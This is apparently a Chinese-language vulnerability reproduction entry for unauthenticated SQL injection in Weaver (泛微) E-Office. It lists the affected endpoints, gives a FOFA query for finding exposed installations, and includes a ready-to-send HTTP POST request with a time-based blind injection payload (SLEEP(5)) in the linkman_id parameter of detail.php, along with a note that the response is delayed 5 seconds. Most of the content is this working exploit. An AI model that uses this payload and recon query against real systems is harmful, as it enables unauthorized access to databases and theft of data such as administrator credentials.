
# F8-12泛微-E-Office-SQL

## 漏洞描述：

泛微e-office  json_common.php、flow_xml.php、sms_page.php、getUserLists、detail.php、Init.php等接口处存在SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员

**网站图片：**




## 网络测绘：

**fofa语法：**

app="泛微-EOffice"

## 漏洞复现：

payload：

```
POST /general/crm/linkman/query/detail.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: PHPSESSID=eff067b73c42eed28e55fd037563593a; LOGIN_LANG=cn; expires=Tue, 22-Apr-2025 14:54:24 GMT
Accept-Encoding: gzip

linkman_id=1%20AND%20%28SELECT%205830%20FROM%20%28SELECT%28SLEEP%285%29%29%29mDdD%29
```

效果图:
延时5秒